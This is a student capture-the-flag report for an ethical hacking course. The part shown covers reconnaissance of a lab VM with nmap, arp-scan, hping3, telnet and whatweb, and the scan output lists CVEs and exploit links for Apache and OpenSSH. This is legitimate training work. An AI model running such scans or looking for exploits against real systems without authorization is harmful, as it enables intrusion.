

Theta CTF

EECE 503: Ethical Hacking

November 27, 2023



Alexander Menassa

David Abboud

Fadi Fleihan

I.	Scans	4
a)	NMAP	5
b)	ARP-SCAN.....	11
c)	HPING3.....	12
d)	Telnet	14
e)	Whatweb.....	14
f)	Curl.....	14
g)	Dmitry scan	15
h)	Netdiscover	16
i)	Rustscan	17
II.	Finding and Exploiting Vulnerabilities.....	18
a)	Curl.....	18
b)	Nikto.....	19
c)	Dirb.....	21
d)	GOBuster.....	30
e)	Robots.txt.....	34
f)	Cyberchef	37
III.	Privilege Escalation	43
a)	Manual Enumeration	43
b)	Netcat.....	44
IV.	Other Possible Attack Vectors	51
a)	Alternative Privilege Escalation.....	51
b)	Sitemap.xml	52
c)	Nessus	53
1)	Apache 2.4.54	55
2)	OpenSSL 1.1.1	57
d)	XSS.....	58
e)	LFI.....	59
f)	Header Injection.....	60
g)	SQLi	61
h)	Hydra.....	62
i)	Nexpose	65
j)	OpenVas.....	67

k)	Medusa	68
l)	Patator	69
m)	Buffer Overflow.....	69
n)	CSRF.....	70
o)	Multihandler	71
V.	Resources	71

I. Scans

We will be following the instructions on slide 37 “The methodology used for server-side attacks” from the slides of Dr. Hussein Bakri on “Exploitation – Server-side attacks”.

We start by installing the target machine using VMware. Don’t forget to make sure you can scan by having both Kali and target Theta in NAT mode !!!



We want to access this user in Theta

```
Fedora 34 (Server Edition)
Kernel 5.14.9-200.fc34.x86_64 on an x86_64 (tty1)

earth login: _
```

In what follows is a CTF walkthrough developed by us to capture the root flag of the Theta machine, as well as try to find as many attack vectors as possible in a penetration testing style.

We also include our cheroot files for more detailed screenshots.

a) NMAP

We start with a TCP scan.

```
[kali㉿kali)-[~]
$ sudo nmap -sT 192.168.111.0/24 #CTF THETA ALEXANDER
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 16:03 EET
Stats: 0:01:25 elapsed; 251 hosts completed (4 up), 4 undergoing Connect Scan
Connect Scan Timing: About 78.88% done; ETC: 16:05 (0:00:24 remaining)
Stats: 0:01:36 elapsed; 251 hosts completed (4 up), 4 undergoing Connect Scan
Connect Scan Timing: About 78.24% done; ETC: 16:05 (0:00:20 remaining)
Stats: 0:02:36 elapsed; 251 hosts completed (4 up), 4 undergoing Connect Scan
Connect Scan Timing: About 79.13% done; ETC: 16:06 (0:00:41 remaining)
Stats: 0:04:08 elapsed; 251 hosts completed (4 up), 4 undergoing Connect Scan
Connect Scan Timing: About 88.96% done; ETC: 16:08 (0:00:58 remaining)
Stats: 0:04:11 elapsed; 251 hosts completed (4 up), 4 undergoing Connect Scan
Connect Scan Timing: About 88.98% done; ETC: 16:08 (0:00:58 remaining)
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 192.168.111.1
Host is up (0.00047s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
7070/tcp open  realmsrv
MAC Address: 00:50:56:00:00:00 (VMware)

Nmap scan report for 192.168.111.2
Host is up (0.00068s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
33/tcp    filtered domain
MAC Address: 00:50:56:EE:40:EF (VMware)

Nmap scan report for 192.168.111.141
Host is up (2.9s latency).
Not shown: 680 filtered tcp ports (host-unreach), 318 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:44:B7:12 (VMware)

Nmap scan report for 192.168.111.254
Host is up (0.00022s latency).
All 1000 scanned ports on 192.168.111.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:EB:8B:28 (VMware)

Nmap scan report for 192.168.111.128
Host is up (0.00038s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
13456/tcp open  unknown

Nmap done: 256 IP addresses (5 hosts up) scanned in 691.10 seconds
```

We successfully discovered that IP address of Theta on Alexander's machine is 192.168.111.141 !

```
[kali㉿kali)-[~]
$ sudo ping -c 5 192.168.111.141 #CTF THETA ALEXANDER PING
[sudo] password for kali:
PING 192.168.111.141 (192.168.111.141) 56(84) bytes of data.
64 bytes from 192.168.111.141: icmp_seq=1 ttl=64 time=3797 ms
64 bytes from 192.168.111.141: icmp_seq=2 ttl=64 time=2795 ms
64 bytes from 192.168.111.141: icmp_seq=3 ttl=64 time=1771 ms
64 bytes from 192.168.111.141: icmp_seq=4 ttl=64 time=747 ms
64 bytes from 192.168.111.141: icmp_seq=5 ttl=64 time=1129 ms

--- 192.168.111.141 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4050ms
rtt min/avg/max/mdev = 746.953/2047.822/3797.043/1116.237 ms, pipe 4
```

The connection is alive. Good. We now conduct more Rigorous NMAP scanning:

```
└─(kali㉿kali)-[~]
$ sudo nmap -sT -p 80-100,443 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 16:47 EET
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.50 seconds
```

```
└─(kali㉿kali)-[~]
$ nmap -Pn -sT 192.168.111.141 --top-ports 5 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 16:48 EET
Nmap scan report for 192.168.111.141
Host is up.

PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    filtered  ssh
23/tcp    filtered  telnet
80/tcp    filtered  http
443/tcp   filtered  https

Nmap done: 1 IP address (1 host up) scanned in 3.17 seconds
```

At first it was blocking ping probes so we used -Pn to neglect alive checking. We will run a scan for more ports on the next page.

```
└─(kali㉿kali)-[~]
└─$ nmap -Pn -sT -p 80-100,443 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 16:51 EET
Nmap scan report for 192.168.111.141
Host is up (0.051s latency).

PORT      STATE    SERVICE
80/tcp    filtered http
81/tcp    filtered hosts2-ns
82/tcp    filtered xfer
83/tcp    filtered mit-ml-dev
84/tcp    filtered ctf
85/tcp    filtered mit-ml-dev
86/tcp    filtered mfcobol
87/tcp    filtered priv-term-l
88/tcp    filtered kerberos-sec
89/tcp    filtered su-mit-tg
90/tcp    filtered dnsix
91/tcp    filtered mit-dov
92/tcp    filtered npp
93/tcp    filtered dcp
94/tcp    filtered objcall
95/tcp    filtered supdup
96/tcp    filtered dixie
97/tcp    filtered swift-rvf
98/tcp    filtered linuxconf
99/tcp    filtered metagram
100/tcp   filtered newacct
443/tcp   filtered https

Nmap done: 1 IP address (1 host up) scanned in 3.46 seconds
```

```
└─(kali㉿kali)-[~]
└─$ sudo nmap -sS -Pn 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 17:53 EET
Nmap scan report for 192.168.111.141
Host is up (0.08s latency).
Not shown: 938 filtered tcp ports (no-response), 59 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:44:B7:12 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 57.48 seconds
```

After performing a syn scan, we spot the three open ports:

22, 80 and 443, as well as filtered ports (we keep those in mind but with no intention to use them for now).

We conduct an O scan in hope of discovering the operating system of target (remembering to take the result with a grain of salt).

```
(kali㉿kali)-[~] nmap
$ sudo nmap -O 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 17:57 EET
Nmap scan report for 192.168.111.141
Host is up (0.44s latency).
Not shown: 939 filtered tcp ports (no-response), 58 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:44:B7:12 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (97%), Linux 5.0 - 5.4 (97%), Linux 5.4 (95%), Linux 5.0 - 5.5 (94%), HP P2000 G3 NAS device (91%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 3.16 (91%), Linux 3.2 - 3.8 (91%), Linux 3.2 - 4.9 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.64 seconds
```

Results show that it is a Linux machine.

We also did this UDP scan for completeness, but it failed

```
(root㉿kali)-[/home/kali]
# nmap -SUV 192.168.60.136 # Fadi Fleihan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-22 20:53 EET
Nmap scan report for 192.168.60.136
Host is up (0.00053s latency).
All 1000 scanned ports on 192.168.60.136 are in ignored states.
Not shown: 1000 filtered udp ports (admin-prohibited)
MAC Address: 00:0C:29:28:9C:C9 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1000.35 seconds
```

We now do a Port Scan on open ports to see what processes are listening on them!

```
(kali㉿kali)-[~] nmap -sV -A -p 22,80,443 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 19:07 EET
Nmap scan report for 192.168.111.141
Host is up (0.0028s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|_ 256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_ 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp   open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_tls-alpn:
|_ http/1.1
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_Not valid before: 2021-10-12T23:26:31
|_Not valid after: 2031-10-10T23:26:31
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Test Page for the HTTP Server on Fedora
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -sT -A -Pn 192.168.111.141 #CTF THETA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-22 11:25 EET
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 5.20% done; ETC: 11:50 (0:23:24 remaining)
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Stats: 0:05:11 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 17.57% done; ETC: 11:54 (0:24:10 remaining)
Stats: 0:10:57 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 80.13% done; ETC: 11:39 (0:02:42 remaining)
Nmap scan report for earth.local (192.168.111.141)
Host is up (3.1s latency).
Not shown: 928 filtered tcp ports (host-unreach), 69 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  tcpwrapped
443/tcp   open  tcpwrapped
MAC Address: 00:0C:29:44:B7:12 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
```

Interesting ! We seem to have an Apache web server listening on port 80 and 443. We also see two domains: earth.local, and terratest.earth.local. We will explore these later.

Scanning vulnerabilities on each port: (the script vuln is from a previous lab)

Port 22:

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -A --script vuln -p 22,80,443 192.168.111.141 #CTF THETA ALEXANDER MENASSA
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 19:09 EET
Stats: 0:02:39 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.50% done; ETC: 19:12 (0:00:01 remaining)
Nmap scan report for 192.168.111.141
Host is up (0.037s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.6 (protocol 2.0)
|_ vulners:
|   cpe:/a:openbsd:openssh:8.6:
|     PRION:CVE-2021-28041  4.6      https://vulners.com/prion/PRION:CVE-2021-28041
|     PRION:CVE-2021-41617  4.4      https://vulners.com/prion/PRION:CVE-2021-41617
|     PRION:CVE-2019-16905  4.4      https://vulners.com/prion/PRION:CVE-2019-16905
|     CVE-2021-41617  4.4      https://vulners.com/cve/CVE-2021-41617
|     PRION:CVE-2020-14145  4.3      https://vulners.com/prion/PRION:CVE-2020-14145
|     CVE-2020-14145  4.3      https://vulners.com/cve/CVE-2020-14145
|     CVE-2016-20012  4.3      https://vulners.com/cve/CVE-2016-20012
|     PRION:CVE-2021-36368  2.6      https://vulners.com/prion/PRION:CVE-2021-36368
|     CVE-2021-36368  2.6      https://vulners.com/cve/CVE-2021-36368
```

Port 80:

```
80/tcp  open  http     Apache httpd/2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ vulners:
|   cpe:/a:apache:http_server:2.4.51:
|     PACKETSTORM:171631  7.5      https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|     EDB-ID:51193  7.5      https://vulners.com/exploitdb/EDB-ID:51193      *EXPLOIT*
|     CVE-2022-31813  7.5      https://vulners.com/cve/CVE-2022-31813
|     CVE-2022-23943  7.5      https://vulners.com/cve/CVE-2022-23943
|     CVE-2022-22720  7.5      https://vulners.com/cve/CVE-2022-22720
|     CVE-2021-44790  7.5      https://vulners.com/cve/CVE-2021-44790
|     CNVD-2022-73123 7.5      https://vulners.com/cnvd/CNVD-2022-73123
|     CNVD-2021-102386 7.5      https://vulners.com/cnvd/CNVD-2021-102386
|     1337DAY-ID-38427 7.5      https://vulners.com/zdt/1337DAY-ID-38427      *EXPLOIT*
|     OSV:BIT-2023-31122 6.4      https://vulners.com/osv/OSV:BIT-2023-31122
|     CVE-2022-28615  6.4      https://vulners.com/cve/CVE-2022-28615
|     CVE-2021-44224  6.4      https://vulners.com/cve/CVE-2021-44224
|     CVE-2022-22721  5.8      https://vulners.com/cve/CVE-2022-22721
|     CVE-2022-36760  5.1      https://vulners.com/cve/CVE-2022-36760
|     OSV:BIT-2023-45802 5.0      https://vulners.com/osv/OSV:BIT-2023-45802
|     OSV:BIT-2023-43622 5.0      https://vulners.com/osv/OSV:BIT-2023-43622
|     E5C174E5-D6E8-56E0-8403-D287DE52EB3F 5.0      https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F      *EXPLOIT*
|     DB6E1BB0-08B1-574D-A351-7D6BB9898A4A 5.0      https://vulners.com/githubexploit/DB6E1BB0-08B1-574D-A351-7D6BB9898A4A      *EXPLOIT*
|     CVE-2022-37436 5.0      https://vulners.com/cve/CVE-2022-37436
|     CVE-2022-30556 5.0      https://vulners.com/cve/CVE-2022-30556
|     CVE-2022-29404 5.0      https://vulners.com/cve/CVE-2022-29404
|     CVE-2022-28614 5.0      https://vulners.com/cve/CVE-2022-28614
|     CVE-2022-26377 5.0      https://vulners.com/cve/CVE-2022-26377
|     CVE-2022-22719 5.0      https://vulners.com/cve/CVE-2022-22719
|     CVE-2006-20001 5.0      https://vulners.com/cve/CVE-2006-20001
|     CNVD-2022-73122 5.0      https://vulners.com/cnvd/CNVD-2022-73122
|     CNVD-2022-53584 5.0      https://vulners.com/cnvd/CNVD-2022-53584
|     CNVD-2022-53582 5.0      https://vulners.com/cnvd/CNVD-2022-53582

| BD3652A9-D066-57BA-9943-4E34970463B9 5.0      https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9      *EXPLOIT*
| B0208442-6E17-5772-B12D-B5BE30FA540 5.0      https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA540      *EXPLOIT*
| A820A056-9F91-5059-B0BC-8D92C7A31A52 5.0      https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A52      *EXPLOIT*
| 9814661A-35A4-5DB7-BB25-A1040F365C81 5.0      https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C81      *EXPLOIT*
| 17C6AD2A-8469-56C8-BB8E-1764D0DF1680 5.0      https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BB8E-1764D0DF1680      *EXPLOIT*
| http-aspNet-debug: ERROR: Script execution failed (use -d to debug)
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-csrf: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
```

Port 443:

```
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-aspNet-debug: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:apache:http_server:2.4.51:
|     PACKETSTORM:171631    7.5      https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|     EDB-ID:51193    7.5      https://vulners.com/exploitdb/EDB-ID:51193      *EXPLOIT*
|     CVE-2022-31813    7.5      https://vulners.com/cve/CVE-2022-31813
|     CVE-2022-23943    7.5      https://vulners.com/cve/CVE-2022-23943
|     CVE-2022-22720    7.5      https://vulners.com/cve/CVE-2022-22720
|     CVE-2021-44790    7.5      https://vulners.com/cve/CVE-2021-44790
|     CNVD-2022-73123    7.5      https://vulners.com/cnvd/CNVD-2022-73123
|     CNVD-2021-102386    7.5      https://vulners.com/cnvd/CNVD-2021-102386
|     1337DAY-ID-38427    7.5      https://vulners.com/zdt/1337DAY-ID-38427      *EXPLOIT*
|     OSV:BIT-2023-31122    6.4      https://vulners.com/osv/OSV:BIT-2023-31122
|     CVE-2022-28615    6.4      https://vulners.com/cve/CVE-2022-28615
|     CVE-2021-44224    6.4      https://vulners.com/cve/CVE-2021-44224
|     CVE-2022-22721    5.8      https://vulners.com/cve/CVE-2022-22721
|     CVE-2022-36760    5.1      https://vulners.com/cve/CVE-2022-36760
|     OSV:BIT-2023-45802    5.0      https://vulners.com/osv/OSV:BIT-2023-45802
|     OSV:BIT-2023-43622    5.0      https://vulners.com/osv/OSV:BIT-2023-43622
|     E5C174E5-D6E8-56E8-8403-D287DE52EB3F    5.0      https://vulners.com/githubexploit/E5C174E5-D6E8-56E8-8403-D287DE52EB3F      *EXPLOIT*
|     DB6E1BBD-08B1-574D-A351-7D6BB9898AA4    5.0      https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7D6BB9898AA4      *EXPLOIT*
|     CVE-2022-37436    5.0      https://vulners.com/cve/CVE-2022-37436
|     CVE-2022-30556    5.0      https://vulners.com/cve/CVE-2022-30556
|     CVE-2022-29404    5.0      https://vulners.com/cve/CVE-2022-29404
|     CVE-2022-28614    5.0      https://vulners.com/cve/CVE-2022-28614
|     CVE-2022-26377    5.0      https://vulners.com/cve/CVE-2022-26377
|     CVE-2022-22719    5.0      https://vulners.com/cve/CVE-2022-22719
|     CVE-2006-20001    5.0      https://vulners.com/cve/CVE-2006-20001
|     CNVD-2022-73122    5.0      https://vulners.com/cnvd/CNVD-2022-73122
|     CNVD-2022-53584    5.0      https://vulners.com/cnvd/CNVD-2022-53584
|     CNVD-2022-53582    5.0      https://vulners.com/cnvd/CNVD-2022-53582
|     BD3652A9-D066-57BA-9943-4E34970463B9    5.0      https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9      *EXPLOIT*
|     B0208442-6E17-5772-B12D-85BE30FA5540    5.0      https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-85BE30FA5540      *EXPLOIT*
|     A820A056-9F91-5059-80BC-BD92C7A31A52    5.0      https://vulners.com/githubexploit/A820A056-9F91-5059-80BC-BD92C7A31A52      *EXPLOIT*
|     9814661A-35A4-5D87-BB25-A1040F365C81    5.0      https://vulners.com/githubexploit/9814661A-35A4-5D87-BB25-A1040F365C81      *EXPLOIT*
|     17C6AD2A-8469-56C8-BB8E-1764D0DF1680    5.0      https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BB8E-1764D0DF1680      *EXPLOIT*
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:44:B7:12 (VMware)
```

b) ARP-SCAN

```
└─(kali㉿kali)-[~]
$ sudo arp-scan -l #CTF THETA ALEXANDER
Interface: eth0, type: EN10MB, MAC: 00:0c:29:84:d6:8d, IPv4: 192.168.111.128
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file macvendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.111.1  00:50:56:c0:00:08  (Unknown)
192.168.111.2  00:50:56:ee:40:ef  (Unknown)
192.168.111.254 00:50:56:eb:8b:28  (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.870 seconds (136.90 hosts/sec). 3 responded
```

The IP didn't show up, we are most probably dealing with the network layer.

c) HPING3

```
└─(kali㉿kali)-[~]
$ sudo hping3 -1 192.168.111.141 #CTF THETA ALEXANDER MENASSA
HPING 192.168.111.141 (eth0 192.168.111.141): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.111.141 ttl=64 id=40257 icmp_seq=0 rtt=3055.3 ms
len=46 ip=192.168.111.141 ttl=64 id=40258 icmp_seq=1 rtt=2054.8 ms
len=46 ip=192.168.111.141 ttl=64 id=40259 icmp_seq=2 rtt=1054.4 ms
len=46 ip=192.168.111.141 ttl=64 id=40260 icmp_seq=3 rtt=53.8 ms
len=46 ip=192.168.111.141 ttl=64 id=41065 icmp_seq=4 rtt=1353.0 ms
len=46 ip=192.168.111.141 ttl=64 id=41066 icmp_seq=5 rtt=352.5 ms
len=46 ip=192.168.111.141 ttl=64 id=41283 icmp_seq=6 rtt=47.8 ms
len=46 ip=192.168.111.141 ttl=64 id=41823 icmp_seq=7 rtt=799.1 ms
len=46 ip=192.168.111.141 ttl=64 id=42235 icmp_seq=8 rtt=350.4 ms
len=46 ip=192.168.111.141 ttl=64 id=42869 icmp_seq=9 rtt=3721.4 ms
len=46 ip=192.168.111.141 ttl=64 id=42870 icmp_seq=10 rtt=2720.7 ms
len=46 ip=192.168.111.141 ttl=64 id=42871 icmp_seq=11 rtt=1727.3 ms
len=46 ip=192.168.111.141 ttl=64 id=42872 icmp_seq=12 rtt=726.6 ms
len=46 ip=192.168.111.141 ttl=64 id=43265 icmp_seq=13 rtt=414.2 ms
^C
— 192.168.111.141 hping statistic —
15 packets transmitted, 14 packets received, 7% packet loss
round-trip min/avg/max = 47.8/1316.5/3721.4 ms

FRCE 503G      shell RPho
└─(kali㉿kali)-[~]
$ sudo hping3 -S 192.168.111.141 -p 80 #CTF THETA ALEXANDER MENASSA
HPING 192.168.111.141 (eth0 192.168.111.141): S set, 40 headers + 0 data bytes
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=0 win=64240 rtt=47.0 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=64240 rtt=1586.1 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=64240 rtt=585.5 ms
DUP! len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=2 win=64240 rtt=2785.3 ms
DUP! len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=1 win=64240 rtt=3785.9 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=3 win=64240 rtt=1784.0 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=4 win=64240 rtt=782.8 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=5 win=64240 rtt=342.0 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=6 win=64240 rtt=32.9 ms
DUP! len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=6 win=64240 rtt=1185.5 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=7 win=64240 rtt=184.4 ms
DUP! len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=7 win=64240 rtt=1779.7 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=8 win=64240 rtt=1027.7 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=SA seq=9 win=64240 rtt=26.8 ms
^C
— 192.168.111.141 hping statistic —
10 packets transmitted, 14 packets received, -40% packet loss
round-trip min/avg/max = 26.8/1138.3/3785.9 ms
```

We are receiving SynAck packets

```
[kali㉿kali)-[~]
$ sudo hping3 -A 192.168.111.141 -p 80 -c 10 #CTF THETA ALEXANDER MENASSA
HPING 192.168.111.141 (eth0 192.168.111.141): A set, 40 headers + 0 data bytes
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=0 win=0 rtt=135.7 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=1 win=0 rtt=751.3 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=2 win=0 rtt=2050.9 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=3 win=0 rtt=1050.2 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=4 win=0 rtt=809.6 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=5 win=0 rtt=1356.1 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=6 win=0 rtt=355.6 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=7 win=0 rtt=278.9 ms
len=46 ip=192.168.111.141 ttl=64 DF id=0 sport=80 flags=R seq=8 win=0 rtt=890.0 ms

— 192.168.111.141 hping statistic —
10 packets transmitted, 9 packets received, 10% packet loss
round-trip min/avg/max = 135.7/853.1/2050.9 ms
```

We are receiving reset packets

```
[kali㉿kali)-[~]
$ sudo hping3 -2 192.168.111.141 -p 80 -c 10 #CTF THETA ALEXANDER MENASSA
HPING 192.168.111.141 (eth0 192.168.111.141): udp mode set, 28 headers + 0 data bytes
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2670 seq=0
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2671 seq=1
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2672 seq=2
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2673 seq=3
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2674 seq=4
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2675 seq=5
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2676 seq=6
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2677 seq=7
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2678 seq=8
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2679 seq=9

— 192.168.111.141 hping statistic —
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 17.8/532.9/1543.6 ms
```

Since we are not receiving unreachable port, then we are most likely dealing with a Web App.

d) Telnet

Port 80 Empty page (it is working since it caught something)

```
(kali㉿kali)-[~]
$ sudo telnet 192.168.111.141 80 #CTF THETA ALEXANDER MENASSA
Trying 192.168.111.141 ...
Connected to 192.168.111.141.
Escape character is '^].
Connection closed by foreign host.
```

e) Whatweb

Had issues on Alex's Kali so we used David's Shows a summary of services on the machine.

```
(kali㉿kali)-[~/Desktop] forums & Kali NetHunter > Exploit-DB
$ sudo whatweb 192.168.190.136
